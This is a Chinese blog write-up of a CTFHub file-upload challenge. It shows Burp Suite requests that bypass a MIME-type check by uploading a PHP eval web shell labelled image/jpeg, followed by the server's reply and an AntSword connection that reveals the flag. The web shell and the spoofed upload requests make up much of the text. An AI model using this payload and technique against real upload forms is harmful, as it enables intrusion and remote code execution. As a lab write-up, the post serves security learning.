




MIME类型认证CTF例题讲解

原创

無名之连  于 2020-07-06 10:32:44 发布  302  收藏

文章标签: [CTF MIME 解析](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/hxhxhxhxx/article/details/107151671>

版权

MIME类型认证CTF例题讲解

[题目](#)

[解法](#)

[题目](#)

MIME绕过

所需金币: 30 题目状态: **未解出** 解题奖励: 金币:100 经验:5

<http://challenge-af7cd022ac51c045.sandbox.ctfhub.com:10080>

00:29:02

环境续期 ▾ **停止并销毁环境**

每分钟需要1个金币,请根据个人需求

Flag{.....} 提交Flag WriteUp




CTFHub 文件上传 - MIME验证

Filename: 未选择任何文件

解法

我们正常上传图片，发现可以。既然是mime，那么我们抓包试试看





POST / HTTP/1.1

```
Host: challenge-b754766fa04914a4.sandbox.ctfhub.com:10080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----131082756640235360043795535804
Content-Length: 398
Origin: http://challenge-b754766fa04914a4.sandbox.ctfhub.com:10080
Connection: close
Referer: http://challenge-b754766fa04914a4.sandbox.ctfhub.com:10080/
Upgrade-Insecure-Requests: 1
```

```
-----131082756640235360043795535804
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: application/octet-stream
```

```
<?php
echo "123";
@eval(@$_POST['a']);
?>
```

-----131082756640235360043795535804

Content-Disposition: form-data; name="submit"

Submit

-----131082756640235360043795535804--

<https://blog.csdn.net/hxhxhxhxx>

The screenshot shows the Burp Suite interface with a request and response view. The request is a POST to `http://challenge-af7cd022ac51c045.sandbox.ctfhub.com:10080`. The response is an HTTP 200 OK with HTML content. The response body contains a script that alerts '上传成功' and displays the upload path `upload/2.php`. The request body contains a multipart form-data with a file named `2.php` and a `submit` button.

```
POST / HTTP/1.1
Host: challenge-af7cd022ac51c045.sandbox.ctfhub.com:10080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9;*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----1797684018560
Content-Length: 311
Referer: http://challenge-af7cd022ac51c045.sandbox.ctfhub.com:10080/
Connection: close
Upgrade-Insecure-Requests: 1

-----1797684018560
Content-Disposition: form-data; name="file"; filename="2.php"
Content-Type: image/jpeg

<?php @eval($_POST['a']):?>
-----1797684018560
Content-Disposition: form-data; name="submit"

Submit
-----1797684018560--
```

```
HTTP/1.1 200 OK
Server: openresty/1.15.8.2
Date: Mon, 06 Jul 2020 02:26:18 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 513
Connection: close
X-Powered-By: PHP/7.3.14
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers:
X-Requested-With
Access-Control-Allow-Methods: *

<script>alert('上传成功')</script>上传文件相
对路径<br>upload/2.php<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>CTFHub 文件上传 - MIME验证</title>
</head>
<body>
<h1>CTFHub 文件上传 - MIME验证</h1>
<form action="" method="post"
```

使用蚁剑连接相应链接即可

The screenshot shows the AntSword web shell interface. The current file being viewed is `/var/www/html/flag_95981136.php`. The file content is a PHP script that connects to a CTFHub server.

```
<?php // ctfhub{217b67cf3c275a98e876f1a077fa650f3fbc4f0f}
```

